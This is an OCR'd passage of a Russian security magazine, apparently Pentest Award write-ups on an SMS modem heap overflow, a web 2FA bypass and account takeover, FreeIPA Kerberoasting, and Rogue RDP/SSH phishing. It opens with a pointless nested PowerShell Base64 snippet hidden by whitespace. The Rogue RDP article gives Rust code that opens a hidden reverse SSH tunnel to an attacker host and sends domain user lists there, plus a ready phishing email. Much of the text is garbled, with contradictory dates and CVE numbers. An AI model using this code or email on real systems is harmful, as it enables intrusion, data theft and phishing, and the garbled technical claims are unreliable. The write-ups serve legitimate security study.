                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                
```

COVERSTORY

АТАКА ПО SMS

Как мы нашли уязвимость в популярном GSM-модеме и раскрутили ее до RCE

Ивантеев Дмитрий

В прошлом году я и мой коллега исследовали модем Cinterion EHS5. Мы обнаружили в его прошивке уязвимости, переполнения куч при обработке особой длинной SMS-сообщения (Short Message Service (SLIP)), переадресовав в виде SMS. Этот баг позволяет выполнить произвольный код на уровне операционной системы модема. Мы сообщили производителю — дело было отправлено в архив, но спустя пять SMS через сеть оператора.

Напоминаем уязвимость злоумышленнику полным идентификатор: CVE-2021-1732 и вектор атаки по SMS.

Pentest Award

Сообщение о найденной уязвимости мы отправили Pentest Award 2020, в категории «Сетевые атаки». Это ежегодное мероприятие ежегодно проводится компанией Positive.

Модемы Cinterion стоят в огромном числе самых разных устройств. Даже при беглом поиске в интернете мы нашли сотни. Вот лишь несколько примеров: от всего знакомого и домашнего. Мы нашли модем производителя в таможенном докладном инспекторе разных изделий и установили, что такие модемы можно встретить в разных устройствах, банкоматах, индустриальных шлюзах, автомобилях и даже медицинском оборудовании.

Результаты исследования мы уже представили на конференции Positive Hack и на Ивлеевах.

WAXKING

**Стоит знать основательный характер и пару: поскольку сотрудников вы теперь сможете использовать, а вот в ходе, причинений и применение ограничений. Ограничения, ограничения, ограничения. Ограничения, ограничения, ограничения и ограничения — ограничения — ограничения —

АТАКА ПО SMS

КАК МЫ НАШЛИ УЯЗВИМОСТЬ В ПОПУЛЯРНОМ GSM-МОДЕМЕ И РАСКРУТИЛИ ЕЁ ДО ЕСЕ

РЕАЛИЗАЦИЯ ЗАПИСИ В ПАМЯТЬ НА ПРАКТИКЕ

Итак, мы познакомились в статье над менеджера Platform OC, а у нас появилось понимание того, как же все-таки обрабатывается сообщение модема, чтобы получить приятное делу. Сервер реализовать это все на практике было проще. В первом случае я требовал обратного ответа, менеджер SMS производил несколько вызовов функций **free** и **malloc**. Согласно, для полноценной эксплуатации уязвимости необходимо было сделать:

- отсутствие ошибки при вызовом функций free и malloc;
- достаточно долгое время обнаружения структур Thread и Header в памяти.

Мы выполнили этих требований нагружен клиент стратегии работы менеджера памяти от обнаружения и занятости блоков, как было описано, чтобы:

- блоки в свободном блоке начинается с указателя на первый свободный блок в структуре **Header** (поле **FreeBlock**);
- блоки в свободном блоке выравнивается на размер в четыре байта (для ARM-процессоров, на которых работает менеджер);
- при освобождении блоков блок объединяется на размер с между другими соседними блоками, на которых расположены свободные блоки;
- свободные считаются только блоки, у которого есть ограничение значение DFFFFEEE.

Далее мы установили, что процессор выделяет на выделение нового блока функцию **malloc**. Его отличие от стандартного в том, что он использует блоки, которые заняты можем, и его нужно учитывать, чтобы обеспечить достаточно длинное время обнаружения.

Для этого выделяется только блоки, которые соответствуют размеру блоки размер найденного свободного блока слишком большой (превышает размер выделяемого блока на 20 байт). Если размер блока слишком большой, то ещё один блок сразу после конца пользовательских данных. Если в процессе выделения блоков в свободном блоке, то меньшего, чем нужно, для меня и следующая за ним блок тоже свободен, производит дефрагмент данных – для особенностей работы менеджера.

При освобождении занятого блока функция **free**, если это адрес меньше, чем текущий адрес первого свободного блока (поле **FirstFreeBlock** в структуре Header), то адрес становится новым адресом первого свободного блока. Если адрес больше, то менеджер ищет свободный блок, который расположен перед освобожденным блоком. При этом мы управляем указателем внутри свободного блока, поэтому, если кто-нибудь попытается в момент, когда мы делаем SMS, то адрес становится новым адресом первого свободного блока. Для этого нам нужно поставить SMS первого дня. Менеджер Platform OC, который мы использовали для LUF, обрабатывает только одно сообщение фрагмент LUF сообщения. Был размещается в памяти сразу за предыдущим. Поэтому, чтобы создать в памяти новое сообщение, нужно, чтобы предыдущее было при MAP сообщения.

Если блок свободен, то мы выполняем дефрагментирование MAP сообщения пользователя новую каждую первого сообщения проверяется при обработке. Если блок занят, то мы ждем, пока он не будет свободен. Для этого мы используем MAP сообщения, чтобы создать в памяти новое сообщение, а так же получить новый LUF сообщения и нет смысла ждать, пока.

Эта сеть того, что выделяемый размер блоки, для LUF сообщения, по-прежнему стоит первым сообщением (с него каждый адрес из всех свободных блоков). Для решения данной проблемы **malloc** и **free** мы изменили функцию второго фрагмента LUF сообщения. Но программа снова ведет все тот же Менеджер Termos, который мы использовали. Менеджер будет проверяет в выделению (одного и того же блока для LUF сообщения.

Header
Header
Header

ПРОБИВ ВЕБА

Как я обошел 2FA и захватил учетки пользователей

shod_by

В этой статье я расскажу, как при проведении пентеста вскрыл целый ряд уязвимостей одного веб-сервиса, которые в итоге дали мне доступ к аккаунтам любых пользователей. Я вкратце опишу каждую уязвимость, а затем посмотрим, что надо сделать, чтобы закрыть подобные дыры.

Pentest Award

Этот текст получил первое место на премии Pentest Award 2024 в категории «Пробив веб». Это соревнование ежегодно проводится компанией Awillix.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирования в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение кроссдоменных программ, нарушение работы систем и нарушение тайны переписки преследуется по закону.

ПЕРЕЧИСЛЕНИЕ ПОЛЬЗОВАТЕЛЕЙ

- **Уровень опасности:** средний

На сайте, который я тестировал, была возможность зайти в личный кабинет. А на странице входа нашлась возможность перебирать пользователей и смотреть ответ сервера: в случае если пользователь с введенным именем существует, сервер отвечает иначе.

Если указываем существующую учетку, получаем сообщение «Введен неверный пароль» либо «Превышено количество попыток входа с неверным паролем». Если же пользователя с таким логином нет, то в ответе сервера будет сообщение «Ваши данные не найдены в системе. Проверьте правильность указанных данных».

Я запустил автоматизированный подбор по словарю и нашел некоторое количество валидных логинов.

СПРЕИНГ ПАРОЛЕЙ


- **Уровень опасности:** средний

Дальше я нашел возможность подбирать по словарю пароли найденных пользователей — опять же по ответу сервера на введенные данные. Это атака password spraying. Новые пароли я пробовал каждые 30 минут, так как после каждого следующего неверного ввода учетные данные перед блокировки не увеличивался. В итоге удалось подобрать пароли для трех пользователей сервиса.


ОБХОД 2FA

- **Уровень опасности:** критический


Сразу зайти в личный кабинет не удалось из за того, что сервис проверял второй фактор аутентификации и просил ввести код из SMS.



Изучив код этой страницы, я нашел интересный параметр — **mode4**. Здесь он имеет значение: **sms**.



Я перебрал возможные значения этого параметра и нашел несколько таких, при которых нас не перенаправляет обратно на страницу ввода логина и пароля.



Здесь интересное всего значение **mode4=registration**, которое перенаправляет на страницу завершения регистрации в личном кабинете. Там пользователь задает себе логин и пароль, но при этом уже задал и подтвердил номер телефона.


Вводим и подтверждаем пароль одного из полученных ранее пользователей, и нам удается зайти в личный кабинет, минуя двухфакторную авторизацию. Также, если изменить логин на этой же странице, он сохраняется изменением.

ПОХИЩЕНИЕ УЧЕТКИ

- **Уровень опасности:** критический


Итак, мы вошли в систему без регистрации и SMS. Но на этом мы, конечно же, исследование не прекратили и продолжили копать.

Мое внимание привлекли cookie на странице смены пароля. Выяснилось, что содержимое страницы не зависит ни от каких значений, кроме **UserStatus**. А это значение перманентно и уникально для каждого пользователя.



Что будет, если подменить **UserStatus** одного пользователя аналогичным значением другого? Логин и пароль оставим прежними. После отправки запроса приходит ответ, что все прошло успешно. Спокойно извлекаем из него новые cookie, логин, пароль и **UserToken**, но уже для сессии другого юзера того, чей **UserStatus** использовался. Также приходит редирект обратно на страницу входа. Если бы смена не была успешной, этим параметрам из cookie присваивались бы значения **deleted** и тоже происходил бы редирект.

Теперь можем войти снова — используя новые логин и пароль. Нас опять попытается остановить 2FA, то есть запрос кода из SMS. Но мы уже знаем, что делать в этом случае, и без труда проникаем в личный кабинет пользователя, **UserStatus** которого мы использовали.



Мы не знаем **UserStatus** для других пользователей, но можем попробовать подобрать это значение. Его длина — 40 бит. Это 2^{40} вариантов, то есть оно ло 1,1 триллиона значений. Многовато для перебора!

Но если разобрать любое известное нам значение **UserStatus** побитово, то можно увидеть, из чего оно состоит. Половина каждого байта определяет поле, а вторая половина — значение этого поля.

Теперь мы можем подбирать лишь 20 бит. Число вариантов сок ращается до 2^{20}, то есть около 1,05 миллиона возможных значений переменной **UserStatus**.

Результат эксплуатации: несколько захваченных аккаунтов, потенциальная возможность захвата всех пользовательских аккаунтов за что более чем миллион запросов.

ВЫВОДЫ

Итак, мы поняли, что есть возможность менять логины и пароли всех пользователей. **UserStatus** которых содержит те же поля, что известные нам. Затем мы можем пройти аутентификацию от имени этих пользователей в обход 2FA. Во время тестирования мне удалось захватить несколько аккаунтов и установить, что можно получить доступ к любой учетной записи чуть более чем за миллион запросов.

Вот что я порекомендовал сделать заказчику, чтобы устранить уязвимости:

- **Перечисление пользователей:** унифицировать ответ сервера при вводе валидных и невалидных учетных данных.
- **Спреинг паролей:** каждый раз увеличивать время блокировки учетных записей после ввода неверных логина и пароля.
- **Байпас 2FA:** после того как пользователь прошел регистрацию, не редиректить его в личный кабинет, а перенаправлять на страницу ввода логина и пароля.
- **Похищение учетных записей:** использовать связку из нескольких параметров, которые уникально идентифицируют пользователя.

KERBEROASTING ДЛЯ FREEIPA

Как я искал доступ к домену, а нашел CVE

ta10x

Самые веселые баги можно найти там, где их никто не ждал, — например, в популярных решениях управления доступом, таких как Kerberos. Представьте, у нас есть возможность запросить важные данные из системы, казавшейся абсолютно защищенной. Что, если это не просто сказка? Забегая вперед, скажу, что она превзошла мои к нескольким интересейшим находкам.

Pentest Award

Этот текст получил первое место на Pentest Award 2022 в категории «Пробив инфры». Это соревнование ежегодно проводится компанией Positive.

FreeIPA — это платформа для управления идентификацией и доступом пользователей в сети, которая часто применяется для централизованного контроля прав и аутентификации. По сути, Active Directory, но для Linux.

Когда я в рамках пентеста получил первую запись из домена на FreeIPA, оказалось, что права у учетки почти нет. Однако выяснилось, что я спокойно получаю кое-какие данные, поэтому я решил добраться до любого пользователя в домене FreeIPA, хотя обычные инструменты, такие как Impacket, в этом случае не работали. Вспомнив про метод, подобрал пароль, известный как Kerberoasting, в запустил hashcat, но и в этом случае ничего не вышло — даже при известном пароле для моего пользователя.


Тем не менее возможность получать TGS для любого пользователя домена заинтриговала меня и подтолкнула к дальнейшему исследованию.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуется по закону.

ИЩЕМ УЯЗВИМОСТЬ И ПИШЕМ POC

Сначала попробуем поискать, что вообще пишут про это.



Вот, например, Ли Чаголла Кристенсен пишет, что FreeIPA не позволяет создавать сервисы с паролем, заданным пользователем (в AD это соответствует учетной записи с SPN). Обычные учетные записи не могут использоваться как сервисы Kerberos, что делает невозможным применение атаки Kerberoasting. Это должно обеспечивать высокий уровень безопасности по умолчанию.

Что ж, раз по теме ничего нет, начинаем свое исследование. Я развернул тестовую инфраструктуру и начал изучать NET Kerberos (который входит в состав FreeIPA). Важно было понять, как он интегрируется с 389 Directory Server — местным аналогом Active Directory.

Мне удалось установить, что при сменке парол пользователя меняется его ключ AES. Однако если у пользователей одинаковые пароли, то ключ будет разный. Сначала я дал доступ к серверу (в AD это эквивалентно доменным правам пользователя).

После долгих исследований исходников (так как документации нигде нет) и просмотра трафика в Wireshark я установил, что для каждого пользователя во время его создания в домен используется произвольная соль, и при получении TGT клиенту в ответе с ошибкой о необходимости предаутентификации она добавляется в специальное поле. Также не можно обнаружить при использовании утилиты kinit с локальной переменной **KRB5_TRACE**.

Как видишь, пароль может вообще состоять из произвольных символов, в том числе с пробелами и обратными слешами. Также в обнаружил, что FreeIPA работает только с AES256, что проблему.

Значит всех этих фактов достаточно мне написать на Python простой скрипт, который перебирал пароли по заранеечному бленту и соли.

Бленд в данном случае был взят из Wireshark, а соль для конкретного пользователя из kinit.

Теперь оставалось разобраться с hashcat для ускорения перебора бленков. Аналогичный модуль 19700 существует и некоторые выходы:

```
19700: Kerberos 5, etype 18, TGS-REP (AES256)                    $krb5tgs$18$user$krbtest$d4f51b01c1c8d57e4b0f7c
c7f5-bf8d-5b92-9d;
```


Видим, что hashcat берет предустановленный домен, переводит его в верхний регистр и сеньшает соль с ожиданием пользователя, в результирующую строку использует как соль. Значит, необходимо перенесть модуль. Измененный модуль выдал заветное сообщ на тестовом стенде, а это значит, что можно было перейти к сканированию.

Также я установил, что такая проблема возникает из-за неправильной реализации модулей для MIT Kerberos, а именно не была реализована функция **check_policy_tgs**, которая как раз и отвечает за контроль над выдачей билетов TGS.

КОМПРОМЕТАЦИЯ ДОМЕНА И ПУТЬ К ЭКСПЛУАТАЦИИ

Используя на тот момент репо дау, описанный выше, и список популярных паролей, я восстановил пароль администратора домена и мог наслаждаться полной компромитацией инфраструктуры.

Для эксплуатации уязвимости сначала необходимо получить TGT на любого пользователя домена. На рисунке ниже показан запрос билета TGT для пользователя user через утилиту kinit.



Запрос TGT для user

Далее можно запросить TGS на атакуемого пользователя с помощью утилиты kvno.

Результат запроса TGS билета для пользователя admin

Благодаря Wireshark можно вытащить TGS в исходном виде.

Далее скачиваю получу уязвимость, для этого использовать admin. Для этого можно использовать kinit, а как параметр передать имя пользователя, для которого нужно запросить TGS.

Результат запроса kinit для получения соли для закрытия пользователя

Далее с помощью программы на Python можно перебрать гипотетические пароли для расшифровки зашифрованного TGS.

ОБЩЕНИЕ С ВЕНДОРОМ

Параллельно я сообщил об уязвимости разработчику FreeIPA, то есть в Red Hat.

Ответ двухнедельная тишина. Однако потом ответ все же пришел. Параллельно я написал разработчикам MIT Kerberos:

> *Я обнаружил уязвимость, позволяющую запрашивать тикеты TGS (сервисы выдачи тикетов) для доменных пользователей в FreeIPA. Эта уязвимость позволяет получать эхыи пользователей, что также известно как Kerberoasting в Microsoft AD. Насколько я понимаю, ограничение на запросы TGS реализовано в LDAP, поэтому эта уязвимость не отсутствует в MIT Kerberos. Это так?*

В ответ мне подробно объяснили, откуда проблема.

> *В базовой версии MIT Kerberos администраторам следует устанавливать флаг -disallow_svr для основных принципов. Это подробно описано в Administrator Guide и упоминается в Database Guide. Это, возможно, проблема, что у нас нет возможности «создать пользовательский пароль», которая по умолчанию не выдавала бы тикеты. Это можно обсудить публично.*
>
> *В интеграции, также как FreeIPA и Samba, присутствует возможность создания пользователей, для которых должен быть установлен флаг disallow_svr, если он еще не установлен.*

Я пересмотрел и это письмо в Red Hat, после чего там тоже все исправили баг и в конце июня этого года так исправили его. Также присвоили ему CVE-2022-37967, упомянув его в Обновлении.

ВЫВОДЫ

В результате из-за банальной ошибки, которая существовала с самого начала разработки FreeIPA, но которую никто не замечал (скорее всего, из-за неспешащей голоп, полагавшись возможность не только получить результат при пентесте, но и раскрасить его до CVE.

А на тестовом стенде я также нашел CVE-2024-3657 (уязвимость в 389-ds-base, приводящая к сбою сервера каталогов) и CVE-2024-1481 (возможность специально сформированного запроса привести к аварийному завершению работы, которые тоже относятся к FreeIPA и могут привести к отказу в обслуживании. Но это уже совсем другая история.

ШИШИНГ С ROGUE RDP

Использование встроенных средств Windows для проникновения в сеть

Олег Скулкин
АО «ИнфоТеКс»

По последней год ДЕЛО и ЮЗА значительно повысили уровень защиты от фишинга. Особые трудности доставляет клиентский вход. Злоумышленникам приходится изобретать все новые и новые способы. В качестве примера в выборе Rogue RDP как средство доставки и технику Living Off the Land Binaries, для перемещения до цель в сети захвата.

Pentest Award

Данная статья является частью проекта Pentest Award 2019, в настоящее время ведется голосование фешенд. Страшненькие номинации выдают уникальные баллы.

WARNING

Если ваше компетентный ноутбук в ряду полезных для специалиста по безопасности, вы можете использовать для проникновения в сеть и другие, и не только злоумышленников за любой цель, применяемый с применением средств Windows. Не нарушайте законодательство, уважайте чужие права, нарушение которых ведет к нарушению тайны переписки, передачи данных.

Сделать отличный, что все всегда сделать «дружелюбным» Windows Rogue RDP. Сделать отличный, что все всегда сделать «дружелюбным» Windows Rogue RDP.

ШИШИНГ С ROGUE RDP

ИСПОЛЬЗУЕМ ВСТРОЕННЫЕ СРЕДСТВА WINDOWS ДЛЯ ПРОНИКНОВЕНИЯ В СЕТЬ

SSHISHING

После удачного фишинга, как показывает статистика, у нас есть контроль над компьютером жертвы, однако сам по себе он не представляет большого интереса в рамках пентеста. Это лишь дверь во внутреннюю инфраструктуру заказчика. Дальше в ход идут инструменты бокового перемещения (pivoting), применение которых теперь тоже хорошо детектируется средствами защиты.

SSH предлагает некоторые захватывающие возможности в рамках нетрадиционного вектора начального доступа. С его помощью мы и получим желанный туннель реверс-прокси в целевую сеть, в обход средств защиты.

Так как SSH на старых версиях Windows не предустановлен по умолчанию, принесем его с собой и положим в папку **Pictures** способом, описанным ранее. Тащить с собой все долго, и нам хватит лишь двух бинарей: **libcrypto.dll** и **ssh.exe**. Скачать портативную версию можно на GitHub.

На VPS, используемых для атаки, создадим нового пользователя pivoting и сгенерируем ему ключ SSH. Копируем публичный ключ в **authorized_keys** этой учетной записи, а приватный кладем в папку **C:\Netlogon**, на сервере Rogue RDP.

Теперь создадим две безобидные программы: **sshishing.exe**, **sshishing2.exe**, которые выполнят оставшуюся часть работы после перезагрузки системы жертвы.

```
#![windows_subsystem = "windows"]
std:: process:: os::windows::process::
use { Command, CommandExt}; fn main() {
 let _output = Command::new("powershell")
 .args(&[
 "-Command",
 &format!(
 "$currentUser = $env:USERNAME; Invoke-Expression "C:\\Users\\$
currentUser\\Pictures\\OpenSSH-Win64\\ssh.exe pivoting@cattacker_ip>
-N -R 0 -i C:\\Users\\$currentUser\\Pictures\\rsa -o
StrictHostKeyChecking=no -o "PermitLocalCommand=yes" -o
'LocalCommand=C:\\Users\\$currentUser\\Pictures\\OpenSSH-Win64\\ssh.
exe -i \\\\cattacker_ip>\\key.pem sshisher@1.1.1.1'""
 },
 ])
 .creation_flags(0x08000000) // Set creation flags
 .output()
 .expect("Failed");
}
```

Программа создает реверс прокси туннель в целевую сеть. Параметр **-R 0** инструктирует SSH выбрать доступный порт на удаленной машине (это необходимо, чтобы иметь возможность подерживать несколько одновременных успешных соединений). Параметр **-o StrictHostKeyChecking=no** поможет избежать предупреждения о неизвестном хосте SSH для подключения, а **-o "LocalCommand=...**, выполнит указанную команду на хосте жертвы после успешного подключения. В нашем случае попытается обратиться к VPS атакующих и забрать файл (файла может и не быть, а жертву будет ждать Responder, с помощью которого мы попытаемся получить хеш жертвы, так как по статистике 20% компаний подвержены утечке Net NTLMv2 при обращении к внешним ресурсам). Интересно, что **ssh.exe** может порождать **cmd.exe** и выполнять команды, даже если это запрещено с помощью GPO.

Вторая программа выполнит приятный трюк, который поможет собрать информацию о целевой сети. Она выполнит команду и перенаправит вывод в SSH для записи в файл на удаленной машине:

```
#![windows_subsystem = "windows"]
std:: process:: os::windows::process::
use { Command, CommandExt};
fn main() {
 let _output = Command::new("powershell.exe")
 .args(&[
 "-Command",
 &format!(
 "$currentUser = $env:USERNAME; Invoke-Expression "net user /domain |
C:\\Users\\$currentUser\\Pictures\\OpenSSH-Win64\\ssh.exe pivoting@<
attacker_ip> -i C:\\Users\\$currentUser\\Pictures\\rsa -o
StrictHostKeyChecking=no 'cat >> info2.txt'""
 },
 ])
 .creation_flags(0x08000000)
 .output()
 .expect("Failed");
 let _output = Command::new("powershell.exe")
 .args(&[
 "-Command",
 &format!(
 "$currentUser = $env:USERNAME; Invoke-Expression "ipconfig | C:\\
Users\\$currentUser\\Pictures\\OpenSSH-Win64\\ssh.exe pivoting@<
attacker_ip> -i C:\\Users\\$currentUser\\Pictures\\rsa -o
StrictHostKeyChecking=no 'cat >> info.txt'""
 },
 ])
 .creation_flags(0x08000000)
 .output()
 .expect("Failed");
}
```

К слову, об уклонении от средств защиты и безобидности нагрузки. VirusTotal показывает 3/71 детекта, а простая программа, выполняющая мпаратмы, 2/71. При этом мы даже не пытались скрыть наши намерения. При желании можно свести детекты к нулю.

Положим обе программы в папку **C:\Netlogon** на сервере Rogue RDP.

WWW

Подробнее о возможностях SSH для пентестера можно ознакомиться в следующих статьях: The SOCKS We Have at Home, SSHishing — Abusing Shortcut Files and the Windows SSH Client for Initial Access.

ПРИМЕНЕНИЕ НА ПРАКТИКЕ

Описанный метод фишинга показал высокую результативность на реальных проектах. Ниже — образец письма:

> *Уважаемые сотрудники.*
> *Для обеспечения безопасного доступа к корпоративным ресурсам и почтовому серверу мы тестируем новую систему удаленного доступа по протоколу RDP. Просим вас проверить работоспособность подключения по RDP и убедиться, что вы можете успешно получить доступ к необходимым ресурсам. Инструкция по использованию RDP прилагается во вложениях к письму.*
> *В случае возникновения трудностей при подключении обратитесь в отдел информационной безопасности для получения дальнейшей помощи.*
> *Данное письмо содержит конфиденциальную информацию. Запрещается пересылать данное сообщение третьим лицам без согласования.*
> *Спасибо за понимание и сотрудничество.*
> *С уважением,*
> *старший инженер отдела информационной безопасности*
> *А. Виллимс*

Когда получатель письма подключился к RDP серверу и перезагрузил свой ПК, на VPS появился новый туннель реверс прокси, информация о целевой сети и пользователях AD:

```
root@ops:/home/pivoting# ls
root@ops:/home/pivoting# ss -tunlp (grep -E "127.%shd"
root@ops:/home/pivoting# ls
info2.txt info.txt
root@ops:/home/pivoting# ss -tunlp (grep -E "127.%shd"
tcp LISTEN 0 128 127.0.0.1:9000 0.0.0.0* users:("sshd",pid=236924,fd=15)

root@ops:/home/pivoting# cat info.txt

Windows IP Configuration

   Media State . . . . . : Media disconnected
   Connection-specific DNS Suffix . :

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix . :
   Link-local IPv4 Address . . . . . : [redacted]
   IPv4 Address. . . . . : [redacted]
   Subnet Mask . . . . . : 255.255.255.0
   Default Gateway . . . . . : [redacted]

   Media State . . . . . : Media disconnected
   Connection-specific DNS Suffix . :
root@ops:/home/pivoting# grep -E "Guest|Administrator|krbtgt" info2.txt
Administrator
Guest
krbtgt
The command completed successfully.
root@ops:/home/pivoting# wc -w info2.txt
806 info2.txt
root@ops:/home/pivoting#
```

К моему удивлению, тестируемая компания входила в те самые 20%, и Responder поймал хеш пользователя.

```
ssh -L 9000:127.0.0.1:39591 root@pivoting_vps_ip>
```

Прокинув нужный удаленный порт VPS этой командой, я смог применять необходимые инструменты через proxychains.

